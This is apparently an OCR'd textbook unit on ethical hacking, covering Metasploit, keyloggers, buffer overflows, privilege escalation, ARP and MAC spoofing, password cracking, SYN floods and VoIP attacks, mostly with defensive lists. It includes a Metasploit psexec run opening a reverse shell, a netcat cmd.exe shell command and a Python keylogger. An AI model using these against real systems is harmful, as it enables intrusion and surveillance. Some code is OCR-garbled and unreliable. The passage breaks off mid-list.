It is very important to look after the enterprise security because a single loophole can lead you intothe huge trouble and business law.

It's been said that if you are investing the Rs.6000/- in new project spend Rs.80000/- for its security(Rupees mentioned here is used as an example)

Phases: Gaining and Maintaining Access

As we know there are different phases in hacking as follows:

Reconnaissance's □ ***Scanning*** □ ***Gaining Access*** □ ***Maintaining Access*** □ ***Clearing Tracks***

We are going to look more into gaining access and maintaining access as we have already seen otherphases in unit 1 and unit 2

Gaining Access- It is also called as Phase 3 here is when the real hacking takes place. Vulnerabilities exposed during the reconnaissance and scanning phase are now exploited to gain access to the target system. The hacking attack can be delivered to the target system via a local area network (LAN), either wired or wireless; local access to a PC; the Internet; or offline.

There are different ways to intrude in the system and gain access to the system.

Maintaining Access- It is also called as Phase 4 Once a hacker has gained access to a target system, they want to keep that access for future exploitation and attacks.

Sometimes, hackers harden the system from other hackers or security personnel by securing their exclusive access with backdoors, rootkits, and Trojans. Once the hacker owns the system, they can use it as a base to launch additional attacks.

In this case, the owned system is sometimes referred to as a zombie system.

6.3 SYSTEM HACKING

System hacking is defined as **compromising the computer systems and software to access the target computer and steal or misuse their sensitive information**. Here the attacker's exploits the weaknesses in a computer system or gain unauthorized access to its data or assets.

Windows and Linux – Metasploit and Kali Linux

Window attack or Linux attack is a type of attack where the operating system get compromised by various means such as password cracking, virus, worms, trojans, privilege escalation and many more.

METASPLOIT

Fig: Metasploit Framework

The Metasploit Project is a project that provides information about security vulnerabilities and usedfor penetration testing and IDS

It is owned by Boston, Massachusetts-based security company Rapid7

The project is open source which help everyone to check there security vulnerabilities and then helpthem to be secured once the vulnerabilities are found.

Working of Metasploit:

Metasploit Framework, a tool for developing and executing code against a remote target machine.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into theMetasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

How to install in Kali Linux: sudo apt install Metasploit-framework

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```

KALI LINUX

Kali Linux is a Debian-based Linux distribution that is designed for digital forensics and penetration testing.

Kali Linux was developed through the rewrite of BackTrack by Mati Aharoni and DevonKearns of Offensive Security.

Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including penetration testing, computer forensics, security research, and reverseengineering.

How to install Kali Linux: https://www.kali.org/get-kali/

Keylogging

Keylogging is also called as keylogger. Keylogging is defined as a process where the attacker captures all the keystroke activity of victim system. You can view all the keystrokes that are typedat any time.

It records almost all the keystrokes that are typed by a user and saves the recorded information in atext file. As it is converted, the person does not know that their activities are being monitored.

It is mostly used for positive purposes such as in offices and industrial settings for monitoring the employees' computer activities and in home environments where parents can monitor what their children are doing on the Internet.

The keylogger program is installed onto the user's system invisibly through email attachments or through "drive-by" downloads when users visit certain websites.

There are two types of keystroke loggers.

1. Hardware loggers
2. Software loggers

1. Hardware Loggers

Hardware keyloggers are hardware devices look like normal USB drives. It is connected between a keyboard plug and USB socket. All the recorded keystrokes that are typed by theuser are stored within a hardware unit.

2. Software Keystroke Loggers

These loggers are the software installed remotely via a network or email attachment in thecomputer for recording all the keystrokes that are typed on the computer keyboard.

How to defends again keyloggers:

- Install antivirus and antispyware software.
- Viruses, Trojans, and other malware are the mediums through which software keyloggers invade the computer so keep window defenders on.
- Install host-based IDS, which can monitor your system and disable the installation ofkeyloggers.
- Enable firewalls on the computer.
- Keep track of the programs that are running on the computer.
- Keep your hardware systems secure.
- Recognize and delete phishing emails.
- Restrict physical access to sensitive computer systems
- Periodically check your keyboard interface to ensure that no extra components areplugged to the keyboard cable connector
- Always lock the server room
- Periodically check all the computers
- Do not click on links in unwanted or suspicious emails that may point you to maliciouswebsites.

Implementation of keylogger in using pythonCode: -

```
from pynput.keyboard import Key, Listener

import logging

# if no name it gets into an empty stringlog_dir = ""

# This is a basic logging function logging.basicConfig (filename= (log_dir+"key_log.txt"), level=logging.DEBUG, format='% (asctime)s:% (message)s:')

# This is from the librarydef on_press(key):

logging.info(str(key))

# This says, listener is on

with Listener(on_press=on_press) as listener:

listener.join()
```

Buffer Overflows

A buffer is a region of a memory used to temporarily store data.

Typically, the data is stored in a buffer as it is retrieved from an input device or just before it is sentto an output device.

A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properlyand allows writing beyond its maximum size.

Buffers have data storage capacity. If the data count exceeds the original, a buffer overflow occurs.

Buffers are developed to maintain finite data; additional information can be directed wherever it isneeded.

The extra information may overflow into neighbouring buffers, destroying or overwriting the legaldata.


For example, the following C program illustrates how a buffer overflow attack works, where anattacker easily manipulates the code:

```
#include <stdio.h>

int main (int argc , char **argv)

{

char target[5]="TTTT"; char attacker[11]="AAAAAAAAAA"; strcpy( attacker," DDDDDDDDDDDDD"); printf("% \n",target); return 0;
```




```
}
```

The program seems to be just another normal program written by a programmer. However, the crux of this code lies in a small manipulation by the attacker, if examined closely. The actual problem is explained step-by-step as follows:

During compilation of the program, the following lines of code are executed:char target[5]="TTTT";

char attacker[11]="AAAAAAAAAA";

- At this point, a buffer called "target," that can hold up to 5characters, is created
- Then, the program places 4 Ts into the "target" buffer

- The program then creates a buffer called "attacker" that can hold up-to 11characters
- Then, the program places 10 As into the "attacker" buffer
- The program compiles these two lines of code

Buffer Overflow Steps

Buffer overflow can be carried out in four steps:

Step 1: In order to perform a buffer overflow attack, first you should check whether the target application or program is vulnerable to buffer overflow or not. Typically, buffer overflow occurswhen the input entered exceeds the size of the buffer.

If there is any potential buffer overflow vulnerability present in the program, then it displays an error when you enter a lengthy string (exceeding the size of buffer). Thus, you can confirm whether a program contains a buffer overflow vulnerability or not. If it is vulnerable, then find thelocation of the buffer overflow vulnerability.

Step 2: Once you find the location of the vulnerability, write more data into the buffer than it canhandle. This causes the buffer overflow.

Step 3: When a buffer overflow occurs, it overwrites the memory. Using this advantage, you canoverwrite the return address of a function with the address of the shellcode.

Step 4: When the overwrite occurs, the execution flow changes from normal to the shell code.Thus, you can execute anything you want

Defends against buffer overflow attack:

- Design programs with security in mind.
- Test and debug the code to find errors.
- Prevent use of dangerous functions: gets, strcpy.
- Prevent return addresses from being overwritten.
- Validate arguments
- Reduce the amount of code that runs with root privilege.
- Prevent all sensitive information from being overwritten.
- Use static or dynamic source code analysers.
- Change the compiler at the compiler level that does bounds checking or protects addressesfrom overwriting.
- Change the rules at the operating system level for which memory pages are allowed to holdexecutable data.

- Make use of safe libraries.
- Make use of tools that can detect buffer overflow vulnerabilities

Privilege Escalation

In a privilege escalation attack, the attacker gains access to the networks and their associated data and applications by taking the advantage of defects in design, software application, poorly configured operating systems, etc.

Once an attacker has gained access to a remote system with a valid user name and password, he orshe will attempt to increase his or her privileges by escalating the user account to one with increased privileges, such as that of an administrator.

Using the attacker can easily steal personnel information, delete files, and can even deploy malicious, i.e., unwanted program such as Trojans, viruses, etc. into the victim's systems. Privilegeescalation is required when you want to gain unauthorized access to targeted systems.

For example, if the attacker has access to a W2K SP1 server, he or she can run a tool such as ERunAs2X.exe to escalate his or her privileges to that of SYSTEM by using "nc.exe -I -p 50000 -d-e cmd.exe."

There are two types of privilege escalation:

3. Horizontal Privilege Escalation
4. Vertical Privilege Escalation

1. Horizontal Privilege Escalation: In horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to the authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.

2. Vertical Privilege Escalation: In vertical privilege escalation, the unauthorized user tries togain access to the resources and functions of the user with higher privileges, such as application or site administrators.

For example, someone performing online banking can access the site with administrativefunctions.

Defends against privilege escalation attacks:

- Restrict the interactive logon privileges
- Run users and applications on the least privileges
- Implement multi-factor authentication and authorization
- Run services as unprivileged accounts
- Use encryption technique to protect sensitive data

- Implement a privilege separation methodology to limit the scope of programming errors andbugs
- Reduce the amount of code that runs with particular privilege.
- Perform debugging using bounds checkers and stress tests
- Test operating system and application coding errors and bugs thoroughly
- Patch the systems regularly.

6.4 NETWORK HACKING

Network Hacking is the act of identifying and exploiting weaknesses in a network system, usually to gain unauthorized access to personal or organizational data.

The techniques can also be used as safe guarding our legitimate user from unauthorized access. Insuch scenario pen tester, vulnerability analyst plays an important role.

ARP Poisoning

ARP is a address resolution protocol used to map mac address and IP address. ARP poisoning is anattack in which the attacker tries to associate his or her own MAC address with the victim's IP address so that the traffic meant for that IP address is sent to the attacker.

STEP 1: Address Resolution Protocol poisoning (ARP poisoning) is a form of attack in which an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets.

STEP 2: This modifies the layer -Ethernet MAC address into the hacker's known MAC address tomonitor it.

STEP 3: The ARP replies are forged, the target computer unintentionally sends the frames to thehacker's computer first instead of sending it to the original destination. As a result, both the user's data and privacy are compromised.

Note: An effective ARP poisoning attempt is undetectable to the user.The threats of ARP poisoning include:

- Packet sniffing – Capturing the packets.
- Session hijacking - Hijacking the session.
- VoIP call tapping – Tapping the call on internet.
- Manipulating data – Modifying the data.
- Man-in-the-middle attack – Intruding the privacy of CIA triad.

- Data interception – Interpreting the data.
- Connection hijacking – Hijacking the valid connections.
- Connection resetting – Attacker tries to reset the connection of legitimate users.

Password Cracking

Password cracking is the process of recovering passwords from the data that has been transmittedby a computer system or stored in it.

There are five techniques for password cracking, as follows:

1. Dictionary Attacks
2. Brute Forcing Attacks
3. Hybrid Attack
4. Syllable Attack
5. Rule-based Attack

1. Dictionary Attacks

In a dictionary attack, a dictionary file is loaded into the cracking application that runs against user accounts. This dictionary is the text file that contains a number of dictionarywords.

The program uses every word present in the dictionary to find the password. Dictionary attacks are more useful than brute force attacks. But this attack does not work with a systemthat uses passphrases.

2. Brute Forcing Attacks

The definition as stated by RSA: "Exhaustive key-search, or brute-force search, is the basictechnique for trying every possible key in turn until the correct key is identified."

When someone tries to produce each and every single encryption key for data until the needed information is detected, this is termed a brute force attack. Until this date, this typeof attack was performed by those who had sufficient processing power.

3. Hybrid Attack

This type of attack depends upon the dictionary attack. There are chances that people might change their password by just adding some numbers to their old password. In this type of attack, the program adds some numbers and symbols to the words from the dictionary and tries to crack the password.

For example, if the old password is "system," then there is a chance that the person willchange it to "system1" or "system2."

4. Syllable Attack

A syllable attack is the combination of both a brute force attack and the dictionary attack. This cracking technique is used when the password is not an existing word. Attackers use the dictionary and other methods to crack it. It also uses the possible combination of everyword present in the dictionary.

5. Rule-based Attack

This type of attack is used when the attacker gets some information about the password. This is the most powerful attack because the cracker knows the type of password.

For example, if the attacker knows that the password contains a two- or three-digit number, then he or she will use some specific techniques and extract the password in less time.

Password attack using crunch tool:

It generates wordlist according to your requirements. You can give the maximum and minimum length of the password and also provide it with a character-set which you want it to use while creating your dictionary. And then crunch will create your dictionary while keeping your requirements at its priority. Hence, a dictionary will be created with all the possible combinations.

Now let's see how to use it. Observe its syntax first:

crunch <min> <max> <character-set> -t <pattern> -o <path>

crunch – crunch is the keyword which notifies the system to use this tool.

<min> – here you specify the minimum length characters you want.

<max> – here you specify the maximum length of characters.

<character-set> – here you specify the characters you want it to use while creating the dictionary.

-t <pattern>- this is optional but here you can specify the pattern in with you want your character-set to be.

-o <path> – here you give the path where you want your dictionary file to be saved. For instance, open the terminal of kali and type:

Type a command:

root@kali:~# crunch 3 4 ignite –o /root/Desktop/dict.txtLet's now read the dict.txt file and for that type:

root@kali:~# cat dict.txt

Defends against password attack:

- Don't share your password with anyone, as this allows another person to access yourpersonnel
- information such as grades and pay statements, information that is normally restricted toyou.
- Do not use the same password during a password change, i.e., one that is substantiallysimilar to the
- previously used one.
- Enable security auditing to help monitor and track password attacks.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols and protocols with weak encryption.
- Set the password change policy as often as possible, i.e., for every 30 days.
- Avoid storing passwords in an unsecured location because passwords that are stored inplaces such as in computer files are easily subjected to attacks.
- Do not use any system's default passwords.
- Make passwords hard to guess by using 8-12 alphanumeric characters in combination of uppercase and lowercase letters, numbers, and symbols
- Ensure that applications neither store passwords to memory nor write them to disk
- Lock out an account subjected to too many incorrect password guesses

WEP Vulnerabilities

Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard 802.11b.

WEP is a component of the IEEE 802.11 WLAN standards.

Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent tothat of wired LANs. Physical security can be applied in wired LANs to stop unauthorized access to anetwork.

In a wireless LAN, the network can be accessed without physically connecting to the LAN. Therefore, IEEE utilizes an encryption mechanism at the data link layer for minimizing unauthorizedaccess on WLAN.

Vulnerabilities related to WEP:

1. **CRC32 is not sufficient to ensure complete cryptographic integrity of a packet:** By capturing two packets, an attacker can reliably flip a bit in the encrypted stream, and modifythe checksum so that the packet is accepted.

2. **IVs are 24 bits:** An AP broadcasting 1500-byte packets at 11 Mb/s would exhaust the entireIV Space in five hours.

3. **Known plaintext attacks:** When there is an IV collision, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.

4. **Dictionary attacks:** WEP is based on a password. The small space of the initializationvector allows the attacker to create a decryption table, which is a dictionary attack.

5. **Denial of services:** Associate and disassociate messages are not authenticated Eventually, an attacker can construct a decryption table of reconstructed key streams: With about 24 GBof space, an attacker can use this table to decrypt **WEP** packets in real-time.

6. **A lack of centralized key** management makes it difficult to change **WEP** keys with anyregularity.

MAC Spoofing

MAC spoofing is the means of forging the source MAC address. This can be done by changing theinformation.

Through MAC spoofing, attackers can gain access to the network by taking over the identity of alegitimate user of the network.

Generate an assign a new mac address:

STEP 1: Go to Kali Linux terminal

STEP 2: type command ifconfig wlan down

In this step turn down the interface using the ifconfig wlan0 down command

STEP 3: macchanger - -show wlam0

Verify the current and permanent MAC addresses

STEP 4: macchanger - - random wlan0

Use the **macchanger --random wlan0** command to generate and assign the MAC toour wlan0 interface

STEP 5: ifconfig wlan0 up

Re-enable the interface using the ifconfig wlan0 up command

Defends against mac spoofing:

- The most obvious way to prevent this type of attack is to make sure the network is notaccessible through any unnecessary ports
- Use Firewalls
- Use a stronger authentication method
- Use two factors authentication method
- Keeping Bluetooth threatening off

IP Spoofing

IP spoofing is a method of creating IP address with false IP address to impersonate the identity. IP spoofing can lead the data stealing, infecting the system by virus, worms, trojans etc. Or it maycan lead to crashing the system.

Types of IP spoofing:

1. DDOS
2. Masking botnet
3. Man-in-the-middle attack

1. DDOS Attack: Distributed Denial of service attack can take to disrupt the normal traffic of a targeted victim, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.

2. Masking Botnet: A group of bots linked together to perform malicious activity.


3. Man-in-the-middle attack: A man-in-the-middle attack is a type of attack in which attackers intrude into an existing connection between two systems to intercept the messages being exchanged and to inject fraudulent information. Here the victim thinks that he or she is directly talking with someone else, but in actuality the entire conversation is controlled bythe attacker. The various functions of this attack involve snooping on a connection, intruding into a connection, intercepting messages, and modifying the data.

SYN Flooding

To understand SYN Flooding let us first understand the TCP connection and establishment. TCP connection happened in Three-way handshake mechanism

Three-Way Handshake

The following scenario occurs when a TCP connection is established:



1. The server must be prepared to accept an incoming connection. This is normally done bycalling socket, bind, and listen and is called a passive open.

2. The client issues an active open by calling connect. This causes the client TCP to send a "synchronize" (SYN) segment, which tells the server the client's initial sequence number for the data that the client will send on the connection. Normally, there is no data sent with the SYN; it just contains an IP header, a TCP header, and possible TCP options (which we will talk about shortly).

3. The server must acknowledge (ACK) the client's SYN and the server must also send its own SYN containing the initial sequence number for the data that the server will send onthe connection. The server sends its SYN and the ACK of the client's SYN in a single segment.

4. The client must acknowledge the server's SYN.

The minimum number of packets required for this exchange is three; hence, this is called TCP'sthree-way handshake.


TCP Connection Termination

While it takes three segments to establish a connection, it takes four to terminate a connection. One application call closes first, and we say that this end performs the active close. This end's TCP sends a FIN segment, which means it is finished sending data.

The other end that receives the FIN performs the passive close. The received FIN is acknowledged by TCP. The receipt of the FIN is also passed to the application as an end-of-file (after any data that may have already been queued for the application to receive), since the receipt of the FIN means the application will not receive any additional data on the connection.

Sometime later, the application that received the end-of-file will close its socket. This causes itsTCP to send a FIN.

The TCP on the system that receives this final FIN (the end that did the active close) acknowledgesthe FIN.



SYN FLOOD ATTACK

SYN flood attack is the attack where attacker sends too many of SYN packets its overloads thevictim system with SYN Packet




Figure 1. The comparison between normal TCP connection and TCP SYN flood attack

SYN Attack

A SYN attack is a simple form of DoS attack. In this attack, an attacker sends a series of SYN requests to a target machine (victim). When a client wants to begin a TCP connection to the server, the client and the server exchange a series of messages as follows:

1. The attacker sends a fake TCP SYN request to that target server (victim)
2. The target machine sends back a SYN ACK in response to the request and waits for theACK to complete the session setup
3. The target machine never gets the response because the source's address is fake.

SYN Flooding

SYN flooding is a TCP vulnerability protocol that emerges in a denial-of-service attack. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle.

The connection is established as defined by the TCP three-way handshake as:

1. Host A sends the SYN request to the Host B
2. Host B receives the SYN request, and replies to the request with a SYN-ACK to Host A

Thus, Host A responds with the ACK packet, establishing the connection. When Host B receives theSYN request from Host A, it makes use of the partially open connections that are available on the listed line for a few seconds, e.g., for at least 75 seconds.

The intruder transmits infinite numbers of such SYN requests with a forged address, which allows the client to process the false addresses leading to a misperception.

Such numerous requests can produce the TCP SYN flooding attack.

It works by filling the table reserved for half open TCP connections in the operating system's TCP IPstack.

When the table becomes full, new connections cannot be opened until and unless some entries are removed from the table (due to handshake timeout).

This attack can be carried out using fake IP addresses, so it is difficult to trace the source. The table of connections can be filled without spoofing the source IP address.

SYN Flood can occur in three ways:

1. Direct attack: A SYN flood where the IP address is not spoofed is known as a directattack. In this attack, the attacker does not mask their IP address at all.

As a result of the attacker using a single source device with a real IP address to createthe attack, the attacker is highly vulnerable to discovery and mitigation. In order to create the half-open state on the targeted machine, the hacker prevents their machine from responding to the server's SYN-ACK packets.

This is often achieved by firewall rules that stop outgoing packets other than SYN packets or by filtering out any incoming SYN-ACK packets before they reach the malicious user's machine. In practice this method is used rarely (if ever), as mitigationis fairly straightforward – just block the IP address of each malicious system.

2. Spoofed Attack: A malicious user can also spoof the IP address on each SYN packet they send in order to inhibit mitigation efforts and make their identity more difficult todiscover. While the packets may be spoofed, those packets can potentially be traced back to their source. It's difficult to do this sort of detective work but it's not impossible, especially if Internet service providers (ISPs) are willing to help.

3. Distributed attack (DDoS): If an attack is created using a botnet the likelihood of tracking the attack back to its source is low. For an added level of obfuscation, an attacker may have each distributed device also spoof the IP addresses from which itsends packets.

Countermeasures:

- **Rate limiting -**The number of SYN requests that can be sent to a server at any one timeis limited.
- **Intrusion detection system (IDS) -** An IDS or firewall is able to detect and blockmalicious traffic from a SYN flood attack.
- **SYN cookies -** With this technique, each connection request gets a unique identifier.This approach can block illegitimate requests, though it also may degrade the TCP connection.
- **Increasing the backlog queue -** A larger backlog queue increases the allowable numberof half-opened While the system performance may be affected, DoS attacks are avoided.
- **Recycling the oldest half-open connections -** When the backlog of connection requests is full, the oldest half-open TCP connections are recycled. This works as long as legitimate connections can be established faster than malicious half-connections are requested.

Each of these methods has advantages and disadvantages. The best way for an organization tomitigate a TCP SYN flood attack is to configure its

systems in a way that aligns with its network security policy and infrastructure.

Smurf attack

A Smurf attack is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol packets with the intended victim's spoofed source IP are broadcast to a computernetwork using an IP broadcast address.

6.5 APPLICATION HACKING

SMTP/Email-based attacksEmail attachments:

Programs can be hidden in email attachments that can spread viruses or cause damage tocomputer networks.

This includes malicious software such as viruses, worms and Trojan horses.

In order to entice users to open the attachments, they are given names that raise curiosity andinterest.

Example, of this combination of a traditional virus along with a social engineering component wasthe “I Love You” virus.

The ILOVEYOU virus comes in an email with "ILOVEYOU" in the subject line and contains an attachment that, when opened, results in the message being re-sent to everyone in the recipient's Microsoft Outlook address book. Perhaps more seriously, it results in the loss of every JPEG, MP3and certain other files on all recipients' hard disks.

Another recent example is the “Anna Kournikova” virus.

Anna Kournikova (named Vbs.OnTheFly by its author, and also knownas VBS/SST and VBS_Kalamar) was a computer virus that spread worldwide on the Internet inFebruary 2001.

The virus program was contained in an email attachment, purportedly an image of tennisplayer **Anna Kournikova**

The user assumes that by opening the attachment, they will see a picture of Anna Kournikova butinstead hiding a malicious program.

Email scams- Email scams are becoming more prevalent. One recent example claims that you have won a trip to the Bahamas and requests “basic information” from the user so that the prize can be awarded. Initially they request relatively harmless information such as name, address and phone number; however, in a subsequent email, credit card information is requested in order to hold your spot on the “free” trip.

VOIP Vulnerabilities

Voice over IP (VoIP) is a methodology and group of technologies for the delivery of voice communications and multimedia sessions over Internet Protocol (IP) networks, such as the Internet. It is also called as IP telephony, Internet telephony, broadband telephony, and broadband phone service.

VoIP hacking is a type of attack that a person uses to infiltrate your business phone system.

They can listen in on calls, rack up expensive bills, and steal sensitive information–both about yourbusiness and the customers.

Types of VoIP Hacking:

1. Unauthorized use
2. Toll fraud
3. Call ID Spoofing
4. Eavesdropping
5. Social Engineering

1. **Unauthorized use:** Hacker uses the victim phone system to make phone calls. Hacker usesrobocalling and auto-dialing software to make calls. Users who answer the phone to your caller ID will hear a prerecorded message asking them to do something—such as enter their credit card number to "confirm their account." or will convince them to share the personal information such as pins, confidential information etc.

2. **Toll Fraud:** Toll fraud occurs when hackers make international calls to other devices. Toll charges for these long-distance phone numbers can be expensive and will be billed from your account. A staggering **$27 billion** is lost due to toll fraud, according to Trend Micro.

3. **Caller ID Spoofing:** Attackers can use fake caller IDs and leverage them in coordination with another attack, like social engineering. So, if they get a call from someone appearing to come from their VoIP provider, they might be fooled into exposing important information. Giving that information, often without realizing it's not who you expected on the other end, can give hackers access to your business' VoIP system.

4. **Eavesdropping:** Eavesdropping is a method where hacker listen to a real time business phone calls or recording voicemails. It can lead to selling the customer confidential information, selling proprietary information, they may ask fees depending upon the severity of confidential information.

5. **Social Engineering:** Social engineering is a type of attack where attack becomes nice to youshowing concern towards you also attacker try to emotionally fool you. And when you are highly convinced with there concern victim tends to share all the confidential information with them without knowing the true intention of attacker.

Countermeasures of VoIP Attack:

- Choose the trustworthy VoIP Provider
- Control all the administrator rights
- Use VPN
- Enable filtering
- Always test your network packets
- Monitor each and every call
- Logs all the call activity
- Build awareness regarding all type of attack
- Use guidelines and policy

Directory TransversalDirectory Traversal Attacks

Web servers are designed in such a way that the public access is limited to some extent.

Directory traversal is exploitation of HTTP through which attackers are able to access restricted directories and execute commands outside of the web server root directory by manipulating a URL. Attackers can use the trial-and-error method to navigate outside of the root directory and access sensitive information in the system.

When access is provided outside a defined application, there exists the possibility of unintendedinformation disclosure or modification.

Complex applications exist as application components and data, which are typically configured in multiple directories. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside the normal application access.

A Directory Traversal/Forceful Browsing attack exposes the directory structure of an application, and often the underlying web server and operating system.

With this level of access to the web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data, such as customer information

Input Manipulation

An input validation attack is an unauthorized manual injection of harmful information into a standard user input field. The threat actor intentionally enters malicious data into the application orsystem to disrupt the system's functionality. They use purposefully designed applications to perform input validation attacks. However, the breach is usually the result of an attacker corruptingthe typical system behavior.

Types of Input Manipulation Attack:

